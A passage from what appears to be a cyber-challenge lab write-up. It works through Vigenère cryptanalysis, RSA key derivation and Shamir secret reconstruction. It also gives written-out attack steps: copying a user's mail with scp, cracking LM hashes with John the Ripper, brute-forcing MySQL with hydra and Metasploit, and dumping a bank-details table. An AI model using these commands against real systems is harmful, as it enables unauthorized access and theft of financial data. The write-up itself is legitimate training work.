5. Caesar cipher decryption, Letter C: c-k = 2-4mod(26)=2-4=-2 mod(26)=24,
   24 corresponds to letter Y

   It is likely that the FIRST letter of the keyword is T from the frequency analysis in step **7.1(3)** .

7.2 Group 2 analysis

Group2																								
2	7	12	17	22	27	32	37	42	47	52	57	62	67	72	77	82	87	92	97	102	107	112	117	122	127
I	M	L	I	M	H	O	X	C	A	L	H	X	B	X	W	B	C	N	X	W	C	H	W	A	H

1. Letters L,C,W appear 3 times and H,X appear 4 times. As letters H and X have frequency, possibly E is derived H or X.
2. E→ X , suggests a shift of -7, which means A→T
   O→H ,S→L , D→W , J→C , meaning letters s, d, j appears thrice and e, o appears four times
   Cumulative frequency of frequent letters in this text:

$$\begin{aligned} &= (6.327 + 4.253 + 0.153) \times \ 3 + (7.507) \times 4 \\ &= 32.199 + 30.028 \\ &= 62.227 \end{aligned}$$

3. E→ H , suggests a shift of 3, which means A→D , U→X ,I→L , T→W , Z→C meaning letters i, t, z appears thrice and e, u appears four times.
   Cumulative frequency of frequent letters in this text:

$$\begin{aligned} &= (6.996 + 9.056 + 0.074) \times \ 3 + (2.758) \times 4 \\ &= 48.378 + 11.032 \\ &= 59.41 \end{aligned}$$

4. Caesar cipher decryption, Letter H: c-k = 7-4mod(26)=7-4=3,
   3 corresponds to letter D
5. Caesar cipher decryption, Letter X: c-k = 23-4mod(26)=23-4=19,
   19 corresponds to letter T

Cumulative frequencies in Steps **7.2(2)** and **7.2(3)** are close to each other. I'm assuming the SECOND letter of the keyword is T but keep open the possibility of it being D.

7.3 Group 3 analysis

Group3																							
3	8	13	18	23	28	33	38	43	48	53	58	63	68	73	78	83	88	93	98	103	108	113	118	123	128
L	N	E	X	H	W	Z	C	E	Z	L	C	Z	P	C	P	C	G	Y	Y	P	C	P	P	P	D

1. Letters Z appear 3,C 5,and P 6 times. Possibly E is derived from P or C.
2. E→ P , suggests a shift of 11, which means A→L
   O→Z , R→C , meaning O appears thrice, R appears 5 times and E appears 6 times. Cumulative frequency of frequent letters in this text:

$$\begin{aligned} &= 7.507 \times\ 3 + 5.987 \times\ 5 + 12.702 \times\ 6 \\ &= 22.521 + 29.935 + 76.212 \\ &= 128.668 \end{aligned}$$

3. E→ C , suggests a shift of -2, which means A→Y
   B→Z , R→P , meaning B appears thrice, E appears 5 times and R appears 6 times. Cumulative frequency of frequent letters in this text:

$$\begin{aligned} &= 1.492 \times\ 3 + 12.702 \times\ 5 + 5.987 \times\ 6 \\ &= 4.476 + 63.51 + 35.922 \\ &= 103.908 \end{aligned}$$

4. Caesar cipher decryption, Letter P: c-k = 15-4mod(26)=15-4=11
   11 corresponds to letter L
5. Caesar cipher decryption, Letter C: c-k = 2-4mod(26)=2-4=-2mod(26)=24,
   24 corresponds to letter Y

$\because$ Frequency analysis in Step **7.3(2)** $>$ Step **7.3(3)**. It is likely that the THIRD letter of the keyword is L.

7.4 Group 4 analysis

Group4																							
4	9	14	19	24	29	34	39	44	49	54	59	64	69	74	79	84	89	94	99	104	109	114	119	124	1
C	H	S	L	Z	T	T	X	S	F	D	T	X	Y	P	S	P	P	T	O	S	P	Y	G	R	M

1. Letters X,Y appear 2 and P,S,T 4 times. Possibly E will be derived from P, E or T.

2. E→P , suggests a shift of 11, which means A→L
   H→S , I→T , meaning E,H,I appears 4 times and
   M→X , N→Y , M,N appears 2 times. Cumulative frequency of frequent letters in this text:

$$\begin{aligned}
&= (12.702 + 6.094 + 6.996) \times\ 4 + (2.406 + 6.749) \times\ 2 \\
&= (25.792) \times\ 4 + (2.406 + 6.749) \times\ 2 \\
&= 103.168 + 18.31 \\
&= 122.218
\end{aligned}$$

3. E→S , suggests a shift of 14, which means A→O
   F→T , B→P , meaning E,F,B appears 4 times and J→X , K→Y , J,K appears 2 times. Cumulative frequency of frequent letters in this text:

$$\begin{aligned}
&= (12.702 + 2.228 + 1.492) \times\ 4 + (0.153 + 0.772) \times\ 2 \\
&= (16.422) \times\ 4 + (0.925) \times\ 2 \\
&= 65.688 + 1.85 \\
&= 67.538
\end{aligned}$$

4. E→T , suggests a shift of 15, which means A→P
   D→S , A→P , meaning E,D,A appears 4 times and
   I→X , J→Y , I,J appears 2 times. Cumulative frequency of frequent letters in this text:

$$\begin{aligned}
&= (12.702 + 4.253 + 8.167) \times\ 4 + (6.996 + 0.153) \times\ 2 \\
&= (25.122) \times\ 4 + (7.146) \times\ 2 \\
&= 100.488 + 14.298 \\
&= 114.786
\end{aligned}$$

5. Caesar cipher decryption, Letter P: c-k = 15-4mod(26)=15-4=11
   11 corresponds to letter L
6. Caesar cipher decryption, Letter S: c-k = 18-4mod(26)=18-4=14,
   14 corresponds to letter O
7. Caesar cipher decryption, Letter T: c-k = 19-4mod(26)=19-4=15,
   15 corresponds to letter P

   Comparing cumulative frequencies from Steps **7.4(2)** , **7.4(3)** and **7.4(4)** . It is likely that the FOURTH letter of the keyword is L.

7.5 Group 5 analysis

Group5																								
5	10	15	20	25	30	35	40	45	50	55	60	65	70	75	80	85	90	95	100	105	110	115	120	125	2
C	G	G	G	S	I	L	W	Y	P	C	R	N	R	N	S	B	L	L	O	S	B	R	C	Y	I

1. Letters B,N,Y,I appear 2 and G,C,S,R,L appear 3 times. Possible E may be derived from G,C,S,R,L.
2. E→G , suggests a shift of 2, which means A→C
   A→C , Q→S , P→R , J→L meaning A,Q,P,J,E appear 3 times and

Z→B , L→N ,W→Y ,G→I , Z,L,W,G appear 2 times.

The letters Q,J,Z are least frequent words in english text. Hence, it is safe to ignore letter C.

3. E→C , suggests a shift of -2, which means A→Y
   I→G , U→S , T→R , N→L meaning I,U,T,N,E appear 3 times and
   D→B ,P→N ,A→Y ,K→I , D,P,A,K appear 2 times.

4. E→S , suggests a shift of 14, which means A→O
   S→G , O→C , D→R , X→L meaning S,O,D,X,E appear 3 times and
   N→B , Z→N ,K→Y ,U→I , N,Z,K,U appear 2 times.

   The letters X,Z,K are least frequent words in english text. Hence, it is safe to ignore letter O.

5. E→R , suggests a shift of 13, which means A→N
   T→G , P→C , E→S , Y→L meaning T,P,E,Y,E appear 3 times and
   O→B , A→N ,L→Y ,V→I , O,A,L,V appear 2 times.

   The letters P,Y, V are less frequent words in english text. Hence, it is safe to ignore letter N.

6. E→ L , suggests a shift of 7, which means A→H
   Z→G , V→C , L→S , K→R meaning Z,V,L,K,E appear 3 times and
   U→B , G→N ,R→Y ,B→I , U,G,R,B appear 2 times.

   The letters Z,V,K are least frequent words in english text. Hence, it is safe to ignore letter H.

7. Caesar cipher decryption, Letter G: c-k = 6-4mod(26)=6-4=2
   2 corresponds to letter C

8. Caesar cipher decryption, Letter C: c-k = 2-4mod(26)=2-4=-2mod(26)=24
   24 corresponds to letter Y

9. Caesar cipher decryption, Letter S: c-k = 18-4mod(26)=18-4=14
   14 corresponds to letter O

10. Caesar cipher decryption, Letter R: c-k = 17-4mod(26)=17-4=13
    13 corresponds to letter N

11. Caesar cipher decryption, Letter L: c-k = 11-4mod(26)=11-4=7
    7 corresponds to letter H.

    Utilizing frequency analysis and the process of elimination Step **7.5(3)** seems to be most likely. Hence, the FIFTH letter of the keyword is Y.

KEYWORD is coming as **T[T/D]LLY**.

8 Decrypting the ciphertext

1. Apply keyword TTLLY to the salutation and signature of the email found in Step (**6.1**)U̇se the decryption algorithm for Caesar cipher (Stallings, 2017, p. 210)
   p = D(k,C) = (C - k) mod 26,

where k takes value between 1 to 25, and C is the numerical equivalent of the Ciphertext letter

2. The highlighted text obtained below from the **signature** is 7 characters long and resembles with R EGA RD S .

Apply keyword **TTLLY** to signature in the Email							
Position in Ciphertext	122	123	124	125	126	127	128
CIPHERTEXT	V	P	R	Y	A	H	D
Numerical equivalent - c	21	15	17	24	00	07	03
KEYWORD	T	L	L	Y	T	T	L
Numerical equivalent - k	19	11	11	24	19	19	11
p =(c-k)mod26	02	04	06	00	07	14	18
PLAINTEXT	C	E	G	A	H	O	S

3. It appears that the letters LLY from the keyword TTLLY generate correct plaintext.

4. The highlighted text obtained below from the **salutation** is 8 characters long which appears to be TP ARE HT C

Apply keyword **TTLLY** to salutation in the Email								
Position in Ciphertext	1	2	3	4	5	6	7	8
CIPHERTEXT	M	I	l	c	c	a	m	n
Position for c	12	08	11	02	02	00	12	13
KEYWORD	T	T	L	L	Y	T	T	L
Position for k	19	19	11	11	24	19	19	11
p =(c-k)mod26	19	15	00	17	04	07	19	02
PLAINTEXT	T	P	A	R	E	H	T	C

5. The red letters in steps **8(2)** and **8(4)** are still to be determined and further refining of the keyword TT LLY is required.

6. Assuming REGARDS as the correct signature, reverse engineer and retrieve the correct first two letters of the keyword as below.

KEYWORD	?	L	L	Y	?	?	L
Use salutation REGARDS to find unknown letters in keyword							
Position in Ciphertext	122	123	124	125	126	127	128
CIPHERTEXT	V	P	R	Y	A	H	D
Numerical equivalent - c	21	15	17	24	00	07	03
PLAINTEXT salutation	R	E	G	A	R	D	S
Numerical equivalent - p	17	04	06	00	17	03	18
k =(c-p)mod26	4	11	11	24	9	4	11
KEYWORD	E	L	L	Y	J	E	L

7. Letters circled in blue in **8(6)** may be the first two letters of the keyword which would make the keyword as JELLY

8. Use JELLY and repeat step **8(2)** as shown below to recover salutation

Apply keyword **JELLY** to salutation in the Email								
Position in Ciphertext	1	2	3	4	5	6	7	8
CIPHERTEXT	M	I	l	c	c	a	m	n
Position for c	12	08	11	02	02	00	12	13
KEYWORD	J	E	L	L	Y	J	E	L
Position for k	09	04	11	11	24	09	04	11
p =(c-k)mod26	03	04	00	17	04	17	08	02
PLAINTEXT	D	E	A	R	E	R	I	C

9. Use JELLY to decipher email body, use index from 9-121 as salutation is 8 characters long and signature starts at 122:

CIPHERTEXT INDEX	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32	33
CIPHERTEXT	H	G	C	L	E	S	G	B	I	X	L	G	U	M	H	Z	S	U	H	W	T	I	N	X	Z
Numerical equivalent – c	07	06	2	11	4	18	06	01	08	23	11	06	20	12	07	25	18	20	07	22	19	08	13	23	25
KEYWORD	L	Y	J	E	L	L	Y	J	E	L	L	Y	J	E	L	L	Y	J	E	L	L	Y	J	E	L
Numerical equivalent – k	11	24	09	04	11	11	24	09	04	11	11	24	09	04	11	11	24	09	04	11	11	24	09	04	11
p =(c-k)mod26	22	08	19	07	19	07	08	18	04	12	00	08	11	08	22	14	20	11	03	11	08	10	04	19	14
PLAINTEXT	**W**	**I**	**T**	**H**	**T**	**H**	**I**	**S**	**E**	**M**	**A**	**I**	**L**	**I**	**W**	**O**	**U**	**L**	**D**	**L**	**I**	**K**	**E**	**T**	**O**
CIPHERTEXT INDEX	34	35	36	37	38	39	40	41	42	43	44	45	46	47	48	49	50	51	52	53	54	55	56	57	58
CIPHERTEXT	T	L	O	S	C	X	W	X	Y	E	S	Y	C	C	Z	F	P	A	W	L	D	C	L	Y	C
Numerical equivalent – c	19	11	14	18	02	23	22	23	24	04	18	24	02	02	25	05	15	00	22	11	03	02	11	24	02
KEYWORD	L	Y	J	E	L	L	Y	J	E	L	L	Y	J	E	L	L	Y	J	E	L	L	Y	J	E	L
Numerical equivalent – k	11	24	09	04	11	11	24	09	04	11	11	24	09	04	11	11	24	09	04	11	11	24	09	04	11
p =(c-k)mod26	08	13	05	14	17	12	24	14	20	19	07	00	19	24	14	20	17	17	18	00	18	04	02	20	17
PLAINTEXT	**I**	**N**	**F**	**O**	**R**	**M**	**Y**	**O**	**U**	**T**	**H**	**A**	**T**	**Y**	**O**	**U**	**R**	**R**	**S**	**A**	**S**	**E**	**C**	**U**	**R**
CIPHERTEXT INDEX	59	60	61	62	63	64	65	66	67	68	69	70	71	72	73	74	75	76	77	78	79	80	81	82	83
CIPHERTEXT	T	R	H	G	Z	X	N	X	R	P	Y	R	B	E	C	P	N	X	R	P	S	S	W	H	C
Numerical equivalent – c	19	17	07	06	25	23	13	23	17	15	24	17	01	04	02	15	13	23	17	15	18	18	22	07	02
KEYWORD	L	Y	J	E	L	L	Y	J	E	L	L	Y	J	E	L	L	Y	J	E	L	L	Y	J	E	L
Numerical equivalent – k	11	24	09	04	11	11	24	09	04	11	11	24	09	04	11	11	24	09	04	11	11	24	09	04	11
p =(c-k)mod26	08	19	24	02	14	12	15	14	13	04	13	19	18	00	17	04	15	14	13	04	07	20	13	03	17
PLAINTEXT	**I**	**T**	**Y**	**C**	**O**	**M**	**P**	**O**	**N**	**E**	**N**	**T**	**S**	**A**	**R**	**E**	**P**	**O**	**N**	**E**	**H**	**U**	**N**	**D**	**R**
CIPHERTEXT INDEX	84	85	86	87	88	89	90	91	92	93	94	95	96	97	98	99	100	101	102	103	104	105	106	107	108
CIPHERTEXT	P	B	B	I	G	P	L	C	C	Y	T	L	N	E	Y	O	O	X	R	P	S	S	W	H	C
Numerical equivalent – c	15	01	01	08	06	15	11	02	02	24	19	11	13	04	24	14	14	23	17	15	18	18	22	07	02
KEYWORD	L	Y	J	E	L	L	Y	J	E	L	L	Y	J	E	L	L	Y	J	E	L	L	Y	J	E	L
Numerical equivalent – k	11	24	09	04	11	11	24	09	04	11	11	24	09	04	11	11	24	09	04	11	11	24	09	04	11
p =(c-k)mod26	04	03	18	04	21	04	13	19	24	13	08	13	04	00	13	03	16	14	13	04	07	20	13	03	17
PLAINTEXT	**E**	**D**	**S**	**E**	**V**	**E**	**N**	**T**	**Y**	**N**	**I**	**N**	**E**	**A**	**N**	**D**	**Q**	**O**	**N**	**E**	**H**	**U**	**N**	**D**	**R**

CIPHERTEXT INDEX	109	110	111	112	113	114	115	116	117	118	119	120	121
CIPHERTEXT	P	B	C	A	P	Y	R	H	W	P	G	C	W
Numerical equivalent - c	15	01	02	00	15	24	17	07	22	15	06	02	22
KEYWORD	L	Y	J	E	L	L	Y	J	E	L	L	Y	J
Numerical equivalent - k	11	24	09	04	11	11	24	09	04	11	11	24	09
p =(c-k)mod26	04	03	19	22	04	13	19	24	18	04	21	04	13
PLAINTEXT	**E**	**D**	**T**	**W**	**E**	**N**	**T**	**Y**	**S**	**E**	**V**	**E**	**N**

10. The decryped email reads as:

dear eric with this email i would like to inform you that your rsa security components are p one hundred seventy nine and q one hundred twenty seven regards

8.1 secure copy the decrypted emails from remote to local

```
root@Attacker:~/Inbox# scp User25@10.207.9.155:/usr/home/User25/Maildir/Inbox/Attachment /root/Inbox/Attachment
Password for User25@FreeBSDServer.cyberchallenge.org:
Attachment                                                                                    100% 2613     3.7MB/s   00:00
root@Attacker:~/Inbox# scp User25@10.207.9.155:/usr/home/User25/Maildir/Inbox/email2 /root/Inbox/email2
Password for User25@FreeBSDServer.cyberchallenge.org:
email2                                                                                        100%  165   238.4KB/s   00:00
root@Attacker:~/Inbox# scp User25@10.207.9.155:/usr/home/User25/Maildir/Inbox/email1 /root/Inbox/email1
Password for User25@FreeBSDServer.cyberchallenge.org:
email1                                                                                        100%  260   244.0KB/s   00:00
root@Attacker:~/Inbox# cd ..
root@Attacker:~# mkdir Outbox
root@Attacker:~# cd Outbox
root@Attacker:~/Outbox# scp User25@10.207.9.155:/usr/home/User25/Maildir/Inbox/email2 /root/Inbox/email2
Password for User25@FreeBSDServer.cyberchallenge.org:
email2                                                                                        100%  165   258.4KB/s   00:00
root@Attacker:~/Outbox#
```

9 use John the ripper to crack the LM hashed attachment file

```
root@Attacker:/usr/sbin# john /root/Inbox/Attachment
1996428          (pass19)
1118897          (pass4)
1190866          (pass5)
2526090          (pass23)
2790013          (pass18)
9983467          (pass7)
9240181          (pass6)
9573593          (pass26)
4408205          (pass16)
4438097          (pass32)
4478200          (pass9)
4784458          (pass31)
4338288          (pass12)
3007410          (pass17)
3015499          (pass10)
3613756          (pass28)
3502858          (pass21)
3736884          (pass30)
5577200          (pass20)
5903244          (pass29)
7475763          (pass15)
7452558          (pass2)
7137778          (pass3)
7908012          (pass14)
8666600          (pass22)
6546966          (pass27)
6551609          (pass25)
6332132          (pass11)
6334652          (pass1)
6813159          (pass13)
6821658          (pass8)
6841800          (pass24)
```

10 Discover the bank details in sql server

10.1 establish connection with mysql service

login to the mysql service of 10.207.9.155 with User25(from step 5.2) and password 1118897(from step 9). I used trial and error to login to sql server initially.

```
root@Attacker:/usr/share# mysql -h 10.207.9.155 -u User25 -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 474431
Server version: 5.6.19-log Source distribution
```

10.2 use hydra to brute force sqlserver

Running a brute force attack on SQL using hydra caused my host to be blocked (Hickey & Arcuri, 2020, p. 303, 326)

```
root@Attacker:~/Inbox# hydra -L /root/Inbox/user.txt -P pass.lst 10.207.9.155 mysql
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illega

Hydra (http://www.thc.org/thc-hydra) starting at 2021-12-19 02:40:16
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[DATA] max 4 tasks per 1 server, overall 4 tasks, 32 login tries (l:1/p:32), ~8 tries per task
[DATA] attacking mysql://10.207.9.155:3306/
[ERROR] Host '10.207.12.125' is blocked because of many connection errors; unblock with 'mysqladmin flush-hosts'
```

```
root@Attacker:~/Inbox# cat pass.lst
1996428
1118897 —correct password
1190866
2526090
2790013
```

```
root@Attacker:~/Inbox# cat user.txt
User25
```

10.3 reset login creds to brute force sqlserver

I tried to use mysqladmin flush-hosts (as advised in step **10.2**) command to reset the errors to enable me to login to sql server as shown below, but this did not work.

```
root@Attacker:~/Inbox# mysqladmin -h 10.207.9.155 -p 3306 -u user25 -p flush-hosts
Enter password:
mysqladmin: connect to server at '10.207.9.155' failed
error: 'Host '10.207.12.125' is blocked because of many connection errors; unblock with 'mysqladmin flush-hosts''
root@Attacker:~/Inbox# mysql -u user25 -p
Enter password:
ERROR 1045 (28000): Access denied for user 'user25'@'localhost' (using password: YES)
```

10.4 use metasploit to brute force sqlserver

metasploit mysql_login module can be used to brute force sql server, however in this case it was not successful as my host is blocked

```
Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting       Required  Description
   ----              ---------------       --------  -----------
   BLANK_PASSWORDS   false                 no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                     yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                 no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                 no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                 no        Add all users in the current database to the list
   PASSWORD                                no        A specific password to authenticate with
   PASS_FILE         /root/Inbox/pass.lst  no        File containing passwords, one per line
   Proxies                                 no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS            10.207.9.155          yes       The target address range or CIDR identifier
   RPORT             3306                  yes       The target port (TCP)
   STOP_ON_SUCCESS   true                  yes       Stop guessing when a credential works for a host
   THREADS           1000                  yes       The number of concurrent threads
   USERNAME          user25                no        A specific username to authenticate as
   USERPASS_FILE                           no        File containing users and passwords separated by space, one pai
   USER_AS_PASS      false                 no        Try the username as the password for all users
   USER_FILE                               no        File containing usernames, one per line
   VERBOSE           true                  yes       Whether to print output for all attempts

msf auxiliary(mysql_login) > exploit

[-] 10.207.9.155:3306     - 10.207.9.155:3306 -
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mysql_login) >
```

10.5 query sql server to retrieve financial details

Discover the databases/tables and to retrieve the financial details of the company

```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| User25_Bank_Details |
| test               |
+--------------------+
3 rows in set (0.02 sec)
```

```
MySQL [User25_Bank_Details]> show full tables;
+--------------------------------+------------+
| Tables_in_User25_Bank_Details | Table_type |
+--------------------------------+------------+
| Bank_Details                   | BASE TABLE |
+--------------------------------+------------+
1 row in set (0.02 sec)
```

```
MySQL [User25_Bank_Details]> select * from Bank_Details;
+------+--------------------+---------------------+------------------+
| name | address            | credit_card_number  | secret_code      |
+------+--------------------+---------------------+------------------+
| Luke | 214 Downing Street | 4356 2566 0091 5076 | 22015 09626 18508 |
+------+--------------------+---------------------+------------------+
1 row in set (0.01 sec)
```

The details found are Luke, 214 Downing Street, Credit Card Number 4356 2566 0091 5076, encrypted secret code is 22015 09626 18508.

11 RSA Cryptanalysis

Perform RSA cryptanalysis with prime numbers p=179 and q=127 as revealed in decrypted email in step **10**

11.1 calculate n using p and q discovered previously

Calculate n (Mao, 2003, p. 269) (Stallings, 2017, p. 296-297)

$$\begin{aligned} n &= p \times q \\ &= 179 \times 127 \\ &= 22733 \end{aligned}$$

11.2 calculate euler's totient

Calculate euler's totient function ϕ(n) (Mao, 2003, p. 184-185) (Stallings, 2017, p. 296-297). For prime numbers p and q, $\phi(p)$ = p-1 and $\phi(q)$ = q-1.

$$\begin{aligned} \phi(n) &= \phi(p) \times \phi(q) \\ &= (p-1) \times (q-1) \\ &= pq - (p+q) + 1 \\ &= n - (p+q) + 1 \\ &= 22733 - (179 + 127) + 1 \\ &= 22428 \\ \therefore \phi(22733) &= 22428 \end{aligned}$$

11.3 find d secret RSA parameter using extended euclidean theorem

e = 19 as calculated in step 11.5. Use extended euclidean theorem (Mao, 2003, p. 94-96) (Stallings, 2017, p. 719-720)to find x $\equiv 19^{-1}$ (mod 22428)

$$\begin{aligned} 22428 &= 19 \times 1180 + 8 \\ 19 &= 8 \times 2 + 3 \\ 8 &= 3 \times 2 + 2 \\ 3 &= 2 \times 1 + 1 \\ 2 &= 1 \times 2 + 0 \\ \therefore \text{gcd}(22428,19) &= 1 \end{aligned}$$

Using extended euclidean theorem prove that 19x ≡ 1 (mod 22428)

$$
\begin{aligned}
1 &= 3 - 2 \times 1 \\
1 &= 3 - (8 - 3 \times 2) \times 1 \\
1 &= 3 \times 3 - 8 \times 1 \\
1 &= 3 \times (19 - 8 \times 2) - 8 \times 1 \\
1 &= 19 \times 3 - 8 \times 6 - 8 \times 1 \\
1 &= 19 \times 3 - 7 \times 8 \\
1 &= 19 \times 3 - 7 \times (22428 - 19 \times 1180) \\
1 &= 19 \times 3 - 7 \times 22428 + 19 \times 8260) \\
1 &= 19 \times 8263 - 7 \times 22428
\end{aligned}
$$

$\therefore$ gcd(a,b) = ax + by is confirmed also called Bezout's identity

$$
\begin{aligned}
8263 \times 19 &= 1 \ mod(22428) \\
19^{-1} &= 8263 \ mod(22428) \\
19 \times 8263 &= 269515 \\
19 \times 8263 &= 1 + 156996 \\
19 \times 8263 &= 1 + 22428 \times 7 \\
19 \times 8263 &= 1 \ mod(22428) \quad (1)
\end{aligned}
$$

Private key d is multiplicative inverse of e, such that

$$e \times d = mod\ \phi(n) \quad (2)$$

$\therefore$ from (1) and (2), we can conclude that

$$d = 8263$$

11.4 use shamir's secret table to find shares

Calculate public key e, using (4,4) ≡ (k,k) threshold scheme
i.e., 4 participants and 4 random shares S_1, S_2, S_3, S_4 (Rubinstein-Salzedo, 2018, p. 192)

As per the Shamir's secret table p=8501
x1 = 6271, y1 = 986
x2 = 5830, y2 = 6770
x3 = 1275, y3 = 2806
x4 = 7073, y4 = 2964 and
plynomial a(x) = 19 + 3243x + 1422x^2 + 2071x^3

User25	19+3243x+1422x^2+2071x^3	8501	6271	986
User28	19+3243x+1422x^2+2071x^3	8501	5830	6770
User29	19+3243x+1422x^2+2071x^3	8501	1275	2806
User30	19+3243x+1422x^2+2071x^3	8501	7073	2964

11.5 apply lagrange interpolation to calculate secret K

As per Lagrange interpolation (Rubinstein-Salzedo, 2018, p. 192), a group of participants can calculate the secret K = a_0 = a(0) as below:

$$\mathrm{K} = \sum_{i-1}^{k} y_i \prod_{i\leq\ j\leq\ k, j\neq\ i} \frac{x_j}{x_j - x_i}$$
$$= (y_1 \times \frac{x_2}{x_2 - x_1} \times \frac{x_3}{x_3 - x_1} \times \frac{x_4}{x_4 - x_1} +$$
$$y_2 \times \frac{x_1}{x_1 - x_2} \times \frac{x_3}{x_3 - x_2} \times \frac{x_4}{x_4 - x_2} +$$
$$y_3 \times \frac{x_1}{x_1 - x_3} \times \frac{x_2}{x_2 - x_3} \times \frac{x_4}{x_4 - x_3} +$$
$$y_4 \times \frac{x_1}{x_1 - x_4} \times \frac{x_2}{x_2 - x_4} \times \frac{x_3}{x_3 - x_4}) \ mod(8501)$$

$$= (\ 986\times \frac{5830}{5830 - 6271} \times \frac{1275}{1275 - 6271} \times \frac{7073}{7073 - 6271} +$$
$$6770\times \frac{6271}{6271 - 5830} \times \frac{1275}{1275 - 5830} \times \frac{7073}{7073 - 5830} +$$
$$2806\times \frac{6271}{6271 - 1275} \times \frac{5830}{5830 - 1275} \times \frac{7073}{7073 - 1275} +$$
$$2964\times \frac{6271}{6271 - 7073} \times \frac{5830}{5830 - 7073} \times \frac{1275}{1275 - 7073}) \ mod(8501)$$

$$= (\ 986\times \frac{5830}{-441} \times \frac{1275}{-4996} \times \frac{7073}{802} +\ 6770\times \frac{6271}{441} \times \frac{1275}{-4555} \times \frac{7073}{1243} +$$
$$2806\times \frac{6271}{4996} \times \frac{5830}{4555} \times \frac{7073}{5798} +\ 2964\times \frac{6271}{-802} \times \frac{5830}{-1243} \times \frac{1275}{-5798}) \ mod(8501)$$

$$= (\ 986\times \frac{5830}{8060} \times \frac{1275}{3505} \times \frac{7073}{802} +\ 6770\times \frac{6271}{441} \times \frac{1275}{3946} \times \frac{7073}{1243} +$$
$$2806\times \frac{6271}{4996} \times \frac{5830}{4555} \times \frac{7073}{5798} +\ 2964\times \frac{6271}{7699} \times \frac{5830}{7258} \times \frac{1275}{2703}) \ mod(8501)$$

$$= (\ 986 \times \frac{52,575,377,250}{22,656,740,600} \ +\ 6770 \times \frac{56,552,348,325}{2,163,051,198} \ +$$
$$2806 \ \times \ \frac{258,588,384,890}{131,943,810,440} \ +\ 2964 \ \times \ \frac{46,613,910,750}{151,041,861,426}) \ mod(8501)$$

$$= (986 \ \times \ 7640 \ \times \ 5888 \ + \ 6770 \ \times 6891 \ \times \ 5857 \ +$$
$$2806 \ \times \ 2306 \ \times \ 3846 \ + \ 2964 \ \times \ 3406 \ \times \ 1411) mod(8501)$$
$$= (44,354,539,520 + 273,241,173,990 + 24,886,066,056 + 14,244,586,824) mod(8501)$$
$$= (356,726,366,390) mod(8501)$$
$$= 19$$

11.6 optional - use sagemath to calculate secret K

The private key d may be retrieved using SageMath tool as shown below: (Stallings, 2017, p. 732-734)

```
sage: F=FiniteField(8501)
sage: 8501 in Primes()
True
sage: P=F['x']
sage: shares = [(F(x), F(y)) for x,y in [(6271,986),(5830,6770),(1275,2806),(7073,2964)]]
sage: reconstructed_polynomial = P.lagrange_polynomial(shares)
sage: print "p(x) =", reconstructed_polynomial
p(x) = 2071*x^3 + 1422*x^2 + 3243*x + 19
```

11.7 Without Sagemath, reconstruct polynomial using lagrange polynomial to calculate K

(Rubinstein-Salzedo, 2018, p. 193)

$$\mathrm{f(x)} = \sum_{i-1}^{k} y_i \prod_{j=1, j\neq_1}^{k} \frac{x - x_j}{x_j - x_i} \ (modp)$$

$$p = 8501, n = k = 4, i, j = 1, 2, 3, 4$$

$$4points(6271, 986), (5830, 6770), (1275, 2806), (7073, 2964)$$

$$\begin{aligned}\mathrm{a(x)} = (y_1 &\times \frac{x - x_2}{x2 - x_1} \times \frac{x - x_3}{x_3 - x_1} \times \frac{x - x_4}{x_4 - x_1} + \\ y_2 &\times \frac{x - x_1}{x_1 - x_2} \times \frac{x - x_3}{x_3 - x_2} \times \frac{x - x_4}{x_4 - x_2} + \\ y_3 &\times \frac{x - x_1}{x_1 - x_3} \times \frac{x - x_2}{x_2 - x_3} \times \frac{x - x_4}{x_4 - x_3} + \\ y_4 &\times \frac{x - x_1}{x_1 - x_4} \times \frac{x - x_2}{x_2 - x_4} \times \frac{x - x_3}{x_3 - x_4}) \ mod(8501)\end{aligned}$$

$$\begin{aligned}\mathrm{a(x)} = (986 &\times \frac{x - 5830}{5830 - 6271} \times \frac{x - 1275}{1275 - 6271} \times \frac{x - 7073}{7073 - 6271} + \\ 6770 &\times \frac{x - 6271}{6271 - 5830} \times \frac{x - 1275}{1275 - 5830} \times \frac{x - 7073}{7073 - 5830} + \\ 2806 &\times \frac{x - 6271}{6271 - 1275} \times \frac{x - 5830}{5830 - 1275} \times \frac{x - 7073}{7073 - 1275} + \\ 2964 &\times \frac{x - 6271}{6274 - 7073} \times \frac{x - 5830}{5830 - 7073} \times \frac{x - 1275}{1275 - 7073}) \ mod(8501)\end{aligned}$$

$$\begin{aligned}\mathrm{a(x)} = (986 &\times \frac{x - 5830}{-441} \times \frac{x - 1275}{-4996} \times \frac{x - 7073}{802} + \\ 6770 &\times \frac{x - 6271}{441} \times \frac{x - 1275}{-4555} \times \frac{x - 7073}{1243} + \\ 2806 &\times \frac{x - 6271}{4996} \times \frac{x - 5830}{4555} \times \frac{x - 7073}{5798} + \\ 2964 &\times \frac{x - 6271}{-802} \times \frac{x - 5830}{-1243} \times \frac{x - 1275}{-5798}) \ mod(8501)\end{aligned}$$

$$\begin{aligned}\mathrm{a(x)} = (986 &\times \frac{x - 5830}{-441} \times \frac{x - 1275}{-4996} \times \frac{x - 7073}{802} + \\ 6770 &\times \frac{x - 6271}{441} \times \frac{x - 1275}{-4555} \times \frac{x - 7073}{1243} + \\ 2806 &\times \frac{x - 6271}{4996} \times \frac{x - 5830}{4555} \times \frac{x - 7073}{5798} + \\ 2964 &\times \frac{x - 6271}{-802} \times \frac{x - 5830}{-1243} \times \frac{x - 1275}{-5798}) \ mod(8501)\end{aligned}$$

Simplify equation by taking inverse modulo(p) of denominators
$\pm 441, \pm 4996, \pm 802, \pm 4555, \pm 1243, \pm 5798$ and further modulo(p) simplification

$$\begin{aligned}
\text{a(x)} = (615 &\times (x-5830) \times (x-1275) \times (x-7073) + \\
&5275 \times (x-6271) \times (x-1275) \times (x-7073) + \\
